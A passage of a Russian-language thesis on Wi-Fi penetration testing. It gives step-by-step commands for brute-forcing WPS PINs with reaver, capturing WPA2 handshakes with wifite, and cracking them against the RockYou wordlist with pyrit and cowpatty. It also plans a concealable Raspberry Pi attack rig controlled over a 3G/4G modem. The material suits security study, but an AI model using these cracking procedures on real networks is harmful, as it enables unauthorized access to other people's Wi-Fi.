

Рисунок 15 –Старт перебора пин кодов

Спустя примерно 10-12 часов мы получаем:



Рисунок 16 – Найденный пин код

Вот таким тоже долгим, но более вероятным способом можем получить и WPSпин и WPAkey.

Различными ключами, доступными по команде reaver –h, можно ускорить процесс не более чем в два раза, либо указать какие-либо специфические параметры для взлома конкретной точки доступа.

Вышеуказанные способы являются не самыми оптимальными, ведь может случиться так, что WPS отключен, пароль установлен достаточно большой длины, т.к. устанавливать можно от 8 до 63 символов, и тогда перебор может закончиться через несколько лет, а это неактуально.

Об этом, проанализировав общедоступную информацию, узнаем о радужных таблицах.

«В результате SQL-инъекции на сайте RockYou хакерам удалось утянуть 32 миллиона паролей открытым текстом. С того момента и началась новая эпоха.

Гигантская база данных позволила разработчикам ПО для взлома паролей полностью переработать словари, по которым осуществляется брутфорс. Вместо «теоретических» словарей у них появились настоящие словари с реальными паролями. База RockYou до сих пор остаётся уникальным, самым лучшим ресурсом для взлома.

После каждой новой утечки хэшей всё бóльшую долю из них удавалось подобрать по словарю, а ресурсы выделялись на анализ сложных паролей, которые затем тоже добавлялись в словарь. Например, в наше время пароль вроде Sup3rThinkers считается лёгким для взлома, потому что он подбирается по словарю с несколькими заменами, для которых существуют соответствующие правила. Для ускорения поиска по словарям из десятков гигабайт используются радужные таблицы.»[16]

Поэтому воспользуемся имеющимся в свободном доступе инструментом и проведем атаку на сеть с использованием «радужных таблиц».

На моем ноутбуке установлена видеокарта от AMD. Для проведения атаки потребовалось установить проприетарныйfglrx драйвер, для этого последовательно выполним команды:

Обновлениесистемы:

apt-get update

apt-getdist-upgrade

установка хедеров Linux и рекомендуемых программ

apt-get install firmware-linux-nonfree

apt-get install amd-opencl-icd

apt-get install linux-headers-$(uname -r)

Установка драйверов fglrx и контрольной панели

apt-get install fglrx-atieventsdfglrx-driver fglrx-control fglrx-modules-dkms –y

Тестирование установки

fglrxinfo

fgl_glxgears



Рисунок 17 – тестирование корректности установки драйвера

Теперь нам нужно сгенерировать xorg.conf

aticonfig --initial –f

файл xorg.conf будет размещен в каталоге /etc/X11.

Далее нам требуется обновить файл grub.cfg и перезагрузить ноутбук, для этого открываем grub.cfg командой:

leafpad /boot/grub/grub.cfg

находим секцию:

```
### BEGIN /etc/grub.d/10_linux ###
menuentry 'Kali GNU/Linux, с Linux 3.18.0-kali3-amd64' --class kali --class gnu-linux --class gnu --class os {
load_video
insmod gzio
insmod part_msdos
insmod ext2
set root='(hd0,msdos1)'
search --no-floppy --fs-uuid --set=root 4b5ccc43-ae6f-4cca-bf7d-0344af8644c6
echo 'Загружается Linux 3.18.0-kali3-amd64 ...'
linux /boot/vmlinuz-3.18.0-kali3-amd64 root=UUID=4b5ccc43-ae6f-4cca-bf7d-0344af8644c6 ro initrd=/install/gtk/initrd.gz quiet
echo 'Загружается начальный ramdisk ...'
initrd /boot/initrd.img-3.18.0-kali3-amd64
}
```

Рисунок 18 – сегмент конфигурационного файла grub.cfg

И в конец следующей строки:

```
linux /boot/vmlinuz-3.18.0-kali3-amd64 root=UUID=4b5ccc43-ae6f-4cca-bf7d-0344af8644c6 ro initrd=/install/gtk/initrd.gz quiet
```

Рисунок 19 – исходная строка

Добавляем radeon.modeset=0, т.е. должно получиться так:

```
linux /boot/vmlinuz-3.18.0-kali3-amd64 root=UUID=4b5ccc43-ae6f-4cca-bf7d-0344af8644c6 ro initrd=/install/gtk/initrd.gz quiet r
adeon.modeset=0
```

Рисунок 20 – требуемая строка

Обратите внимание: значение UUID, которое в моём случае 4b5ccc43-ae6f-4cca-bf7d-0344af8644c6, может быть различным на каждом ПК. Не перезаписывайте ваше значение моим.

Сохраняем файл и перезагружаем ноутбук командой:

Reboot

После перезагрузки нам требуется проверить установлен ли модуль fglrx, командой

lsmod | grepfglrx

В результате должен быть вывод примерно следующего содержания

```
fglrx 8679112 140
button 12988 1 fglrx
```

Рисунок 21 – проверка корректности установки модуля fglrx

Далее нам требуется установить AMDAPPSDK 3.0 Beta, для установки сначала скачем со страницы загрузки архивов AMD, доступно по ссылке:

http://developer.amd.com/tools-and-sdks/opencl-zone/amd-accelerated-parallel-processing-app-sdk/

Переходим к установке SDK, выполним следующие команды:

mkdiramdappsdk – создаем папку

mv/root/Downloads/AMD-APP-SDK-v3.0-0.113.50-Beta-linux64.tar.bz2 amdappsdk/ - копируем скачанный архив в созданную папку

cdamdappsdk – переходим в созданную папку

tarxvjfAMD-APP-SDK-v3.0-0.113.50-Beta-linux64.tar.bz2 – распаковываем архив

shAMD-APP-SDK-v3.0-0.113.50-Beta-linux64.sh – запускаем установщик

Следуя появляющимся интерактивным инструкция проходим установку до конца и самое главное, когда программа спросит путь установки, нажимаем Enter, чтобы установить в папку по умолчанию, а именно /opt – что нам и нужно

Далее нам нужно отредактировать файл /root/.bashrc, выполним команду

leafpad /root/.bashrc

и в конец файла допишем

```
# AMD APP SDK
export AMDAPPSDKROOT=/opt/AMDAPPSDK-3.0-0-Beta/
export AMDAPPSDKSAMPLESROOT=/opt/AMDAPPSDK-3.0-0-Beta/
export LD_LIBRARY_PATH=${AMDAPPSDKROOT}lib/x86_64:${LD_LIBRARY_PATH}
export ATISTREAMSDKROOT=$AMDAPPSDKROOT
```

Рисунок 22 – Требуемый конфигурационный файл

Сохраняем изменения и затем в терминале выполняем команду:

source ~/.bashrc

Проверить успешность установки и первоначальной настройки можем командой:

env | grep -i amd

вывод должен быть примерно следующего вида:

```
AMDAPPSDKSAMPLESROOT=/opt/AMDAPPSDK-3.0-0-Beta/
LD_LIBRARY_PATH=/opt/AMDAPPSDK-3.0-0-Beta/lib/x86_64:
ATISTREAMSDKROOT=/opt/AMDAPPSDK-3.0-0-Beta/
AMDAPPSDKROOT=/opt/AMDAPPSDK-3.0-0-Beta/
```

Рисунок 23 – вывод команды env | grep –Iamd

Далее нам требуется установить CAL++

Теперь нам требуется подготовиться для следующего шага, выполним команды:

svn checkout https://github.com/clockfort/amd-app-sdk-fixes/trunk/include/CAL $AMDAPPSDKROOT/include/CAL

apt-get install cmakelibboost-all-dev

И скачиваем сам CAL++ по ссылке: https://sourceforge.net/projects/calpp/files/calpp-0.90/calpp-0.90.tar.gz/download

Устанавливаем CAL++

cd ~/Downloads

tar -xvfcalpp-0.90.tar.gz

cd calpp-0.90/

Нам требуется отредактировать файл CMakeLists.txt, для этого выполним команду:

leafpad CMakeLists.txt

Находим строки, начинающиеся с FIND_LIBRARY и FIND_PATH и поменяем их на:

```
FIND_LIBRARY( LIB_ATICALCL aticalcl PATHS "$ENV{ATISTREAMSDKROOT}" )
FIND_LIBRARY( LIB_ATICALRT aticalrt PATHS "$ENV{ATISTREAMSDKROOT}" )
FIND_PATH( LIB_ATICAL_INCLUDE NAMES cal.h calcl.h PATHS "$ENV{ATISTREAMSDKROOT}/include/CAL" )
```

Рисунок 24 – результат изменения файла

Сохраняем отредактированный файл и закрываем его.

Далее для установки выполняем команды:

cmake . – “.” Обязательна

make

makeinstall

Заключительным подготовительным этапом будет установка Pyrit

Pyritпозволяет нам создавать массивные базы данных, предварительно просчитывать часть фазы аутентификации IEEE 802.11 WPA/WPA2-PSK с компромиссными тратами времени и места. Использование вычислительной мощи многопроцессорных систем и других платформ, в том числе ATI-Stream,

Nvidia CUDA, OpenCL и VIA Padlock, — это на данный момент наиболее мощный вектор атаки на наиболее используемые протоколы безопасности.

Для установки выполним следующие команды:

apt-getinstalllibpcap-dev – устанавливаем недостающую библиотеку

svncheckouthttp://pyrit.googlecode.com/svn/trunk/ pyrit_svn – скачиваем pyrit

cdpyrit_svn/pyrit/ -переходим в папку

./setup.pybuildinstall – запускаем установку

Установка плагина CAL++

Переходим в папку командой:

cd ../cpyrit_calpp/

редактируем файл setup.py, для этого введем команду:

leafpad setup.py

находим в файле строку: VERSION = '0.4.0-dev' и приводим ее к виду: VERSION = '0.4.1-dev'

находим в файле строку:

CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include')) и приводим ее к виду: CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include/CAL'))

Сохраняем внесенные изменения и закрываем редактирование файла.

Далее вводим команду: ./setup.py buildinstall

Будет несколько предупреждений, но не должно быть ошибок.

Тестируемpyritкомандой

pyritlist_cores



Рисунок 25 – список ядер

Для наглядности проделанной работы, приведу два примера работы

Первый без CAL++



Рисунок 26 – скорость перебора парольных фраз без CAL++

Видим 4037,9 PMKs/s

Второй с CAL++



Рисунок 27 – скорость перебора парольных фраз с CAL++

Видим 33129,5 PMKs/s

В PMKs/s измеряется скорость, называемая SpeedHashcat – что в переводе на русский означает скорость перебора хешей(результата выполнения подсчета хэш функций).

Теперь наш ноутбук готов к атаке с использованием радужных таблиц. Повторюсь, так как использование радужных таблиц подразумевает такойже перебор, как и в первом случае, и мы подготовили наш ноутбук для ускоренного перебора с использованием видеокарты и процессора. Отличие состоит лишь в том, что перебор будет идти не напрямую кодовой комбинации, а хэша с алгоритмом перестановки.

Нам требуется захватить «рукопожатие» он-же «handshake»

Для начала переведем сетевой адаптер в режим мониторинга

airmon-ngstartwlan0

Для захвата «handshake» можно воспользоваться утилитой, автоматизирующей наши действия, которая называется wifite и идет по умолчанию в KaliLinux.

Введем команду:

wifite

Можно как ключи указать ей тип шифрования (WEP, WPA, WPA2), если вы хотите вывести беспроводные сети с конкретным типом шифрования.

Когда программа закончит работу, то мы увидим доступные точки доступа, а также приглашение для ввода точек доступа, с которым вы хотите получить «handshake». Я выбрал 1 и 2, для этого ввел без кавычек «1,2» и нажал ENTER, если вы хотите выбрать все сразу, то нужно вместо «1,2» (без кавычек) вписать «all» (без кавычек). После того, как нажали Enter, обратим внимание на вывод. Очень долго на первой точке доступа ничего не происходило и чтобы не терять время я нажал сочетание клавиш ctrl+c. Далее программа спросила

```
What do you want to do?

[c]ontinue attacking targets

[e]xit completely.
```

Рисунок 28 – диалоговое окно

И тут обнаружилась удобная функция, так как в предложении было нажать клавишу «c» для атаки на другие выбранные точки, или «e» для выхода. Я нажал «c» и через несколько секунд получил «handshake», это «рукопожатие» было сохранено в файле: /root/hs/BigPond_58-98-35-E9-2B-8D.cap. После того, как захват произошел, и точек доступабольше нет, программа автоматически завершит свое выполнение, и вы получите обратно командную строку.

Теперь, когда у нас есть файл с захваченным «рукопожатием», мы можем пойти двумя путями:

1. Использовать атаку по словарю
2. Использовать атаку «грубой силой»

В связи с тем, что по статистике, каждая пятая точка доступа будет иметь пароль из словаря rockyou, который пополняется новыми паролями после каждой утечки в интернете, сначала рассмотрим атаку по словарю.

Скачиваем актуальную версию словаря по ссылке: https://wiki.skullsecurity.org/index.php?title=Passwords

Скопируем файл словаря в каталог root, выполнив команду:

cp /usr/share/wordlists/rockyou.txt.gz

Распакуемархив, выполнивкоманду:

gunziprockyou.txt.gz

Согласно IEEE 802.11 длина пароля должна быть не менее 8 символов и не более 63, давайте очистим наш словарь и уберем все записи, которые не удовлетворяют условие: 7 < количество символов в записи < 64, выполним это следующей командой:

cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 > newrockyou.txt

где –m 8 –минимальная длина символов,

-M 63 максимальная длина символов

sort - отсортировать

uniq – только уникальные записи

>newrockyou.txt – выходной файл после сортировки.

Теперь узнаем сколько уникальных комбинаций осталось, командой:

wc –lnewrockyou.txt

Вывод команды нам выдал 9605346 записей = паролей.

Выполнив команду:

wc –lrockyou.txt

Вывод команды нам выдал 14342346 записей = паролей.

Итак, мы сделали файл короче, что означает, мы можем протестировать наш словарь в более сжатый срок, теперь переименуем наш файл и сделаем его в виде: wpa2.lst, командой:

mv newrockyou.txt wpa.lst

Следующим шагом будет создание ESSID в базе данных Pyrit, для этого выполним команду:

pyrit -eBigPondcreate_essid, где BigPond название нашей беспроводной сети. Если в названии беспроводной сети есть пробелы, то наименование вместе с пробелом (в том виде как есть) пишется в апострофах.

Следующим шагом нам нужно импортировать наш отсортированный и переименованный словарь в базу данных pyrit, для этого выполним команду:

pyrit -i /root/wpa.lstimport_passwords

Создаем наши «радужные таблицы», используя пакетный (batch) процесс, для этого выполним команду:

pyritbatch

Внимание, проявляйте осторожность, на моем ноутбуке процессор был задействован на 100%, и температура на ядрах поднялась до 94 градусов Цельсия. Нужно быть очень осторожным, и в зависимости от того, насколько большой файл словаря и насколько горячие процессор и видеокарта. Желательно по возможности использовать дополнительное охлаждение.

Теперь сам процесс взлома. У нас есть пара вариантов

1. Используя Pyrit
2. Используя Cowpatty

Будем использовать атаку на «рукопожатие» из базы данных, используя Pyrit, для этого введем команду:

pyrit -r hs/BigPond_58-98-35-E9-2B-8D.cap attack_db,

где hs/ - файл с захваченным handshake’ ом,

attac_db – используемая база данных

Время выполнения несколько минут, чтобы пройти по всей таблице базы данных. Скорость в выводе команды достигала 159186.00 PMKs/s. И если установленный пароль был в базе данных, то он определяется за несколько минут. Очевидно, что это быстрее первых двух способов.

Если не создавать базу данных,а обращаться напрямую к нашему словарю (не импортированного wpa2.lst), то можно воспользоваться командой:

pyrit -rhs/BigPond_58-98-35-E9-2B-8D.cap -i /root/wpa.lstattack_passthrough,

где -i /root/wpa.lst– путь к словарю

attack_passthrough – атака по проходу (будет проходиться словарь, комбинация за комбинацией)

При выполнении этой команды скорость составила около 8000 PMKs/s, что значительно медленнее и неоптимально.

Продолжим искать самый оптимальный способ, для этого попробуем воспользоваться cowpatty для проведения нашей атаки, введем следующую команду:

pyrit -e BigPond -o cow.outexport_cowpatty

После запускаем процесс перебора, командой:

cowpatty -d cow.out -s BigPond -r hs/BigPond_58-98-35-E9-2B-8D.cap

После ввода команды будет проверен большой список паролей на соответствие вашему хэш файлу. Это будет продолжаться до перебора всех паролей. Как только в файле словаря будет найден соответствующий пароль, процесс взлома остановится, и вам будет выведен пароль. Скорость в момент перебора составила 164823 PMKs/s.

Данный способ я считаю самым эффективным и самым быстрым. Очень удобно при помощи средств автоматизации некоторых процессов быстро проверять безопасность сети.

ГЛАВА 3. АВТОМАТИЗИРОВАННАЯ СИСТЕМА ДЛЯ ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ. РЕКОМЕНДАЦИИ ПО КОНФИГУРИРОВАНИЮ ТОЧЕК ДОСТУПА

3.1 ОДНОПЛАТНЫЙ КОМПЬЮТЕР

В ходе выполнения работы мы узнали, что требуется мобильное устройство на базе ОС Linux, при помощи которого мы сможем производить атаки, в тоже время из-за достаточно длительного процесса нам требуется хорошая автономность. Помимо хорошей автономности необходим малый размер устройства, для того, чтобы можно было его спрятать в любой сумке, без привлечения внимания. Возникает вопрос: зачем такие требования? Логичным будет умозаключение, что при занятии тестированием на проникновение нам не требуется каких-то больших габаритов, что данную функцию может выполнить любой человек, находящийся в радиусе работы беспроводной точки доступа. Тем самым демонстрируя потенциальному заказчику чистоту процесса. Сделав выводы из вышеуказанных ограничений и проведя анализ рынка свободно доступных устройств, выбор пал на одноплатные компьютеры на ARMархитектуре.

Преимущества перед ноутбуками и нетбуками:

1. Низкое тепловыделение, что не требуется активного охлаждения и как следствие бесшумность устройства;

2. Низкое энергопотребление, чем достигается достаточная автономность;

3. Отсутствиевстроенных устройств ввода и вывода, таких как клавиатура и монитор, что уменьшает размеры устройства;

4. Большое количество программного обеспечения в свободном доступе.

Недостатки

1. Отсутствие встроенных устройств ввода и вывода, что требует дополнительных устройств для управления;

2. Низкая вычислительная мощность;

3. Слабый контроллер питания.

Смотря на преимущества и недостатки, возникает осознанное понимание, что одноплатные компьютеры удовлетворяют всем требованиям, кроме вычислительной мощности. Потому что устройством ввода и вывода может служить любой смартфон или планшет. Наличие USBпорта и большого количества свободно доступного ПО позволяет использовать 3G/4Gмодем для подключения внешнего устройства управления по протоколам ssh, telnet, VNCи другие.

В ходе анализа рынка одноплатных компьютеров был сделан акцент на двух распространенных моделях: RaspberryPi 3 modelBи IntelEdisonKit в ходе сравнения приведенного в таблице №2

Таблица 2 – сравнение двух популярных одноплатных компьютеров

Наименование	Raspberry Pi 3 model B	Intel Edison Kit
Производитель	RaspberryPiFoundation	Intel
Графический процессор	2-х ядерный videocoreiv	Отсутствует
ОЗУ	1 Гб	1 Гб
Поддерживаемые ОС	Linux, Windows 10	Linux, Windows embedded
Тип процессора	bcm2387 4-х ядерный cortex-a53	intelatom+intel quark
Установленные интерфейсы	4 xusb, hdmi, ethernet, micro-sd, audio, dsi, csi, i/o	usb, i/o, wi-fi, bluetooth, Arduino
Частотапроцессора	1.2 ГГц	500 МГц

Из представленного сравнения потехническимхарактеристикамRaspberryPi 3 modelBпревосходитIntelEdisonKit. В связи с этим для тестирования на проникновения будем использовать RaspberryPi 3 modelB.

Подготовка одноплатного компьютера к тестированию на проникновение в беспроводные сети.

Одноплатный компьютер в базовой комплектации не позволяет проводить атаки на беспроводные сети. Чтобы появилась данная возможность требуется:

1. Оснастить USBWi-Fiадаптером с режимом проведения инъекций,
2. Карта памяти MicroSD16Gb 10Class
3. Дистрибутив KaliLinuxдля RaspberryPi, включающий в свой состав необходимые пакеты, такие как airmon, aircracki т.д.
4. Портативный аккумулятор с двумя USBпортами(2A, 5V, 16000 mAh)
5. USB хаб с внешним питанием
6. 3g/4gмодем с «белым» ipадресом

Для управления одноплатным компьютером с помощью стороннего устройства необходимо установить и сконфигурировать SSHсервер. Впоследствии для управления будет использоваться SSHподключение с указанием следующих параметров:

1. IP-адресом для подключения будет служить «белый»ip-адрес 3G/4Gмодема
2. Логин и пароль будут использованы указанные при установке ОС.

Дальнейшим действием будет тестирование скорости перебора парольных комбинаций, все подготовительные действия проведены в соответствии с пунктом подготовки к проведению атаки на сеть с использованием «радужных таблиц»(пункт 2.3)

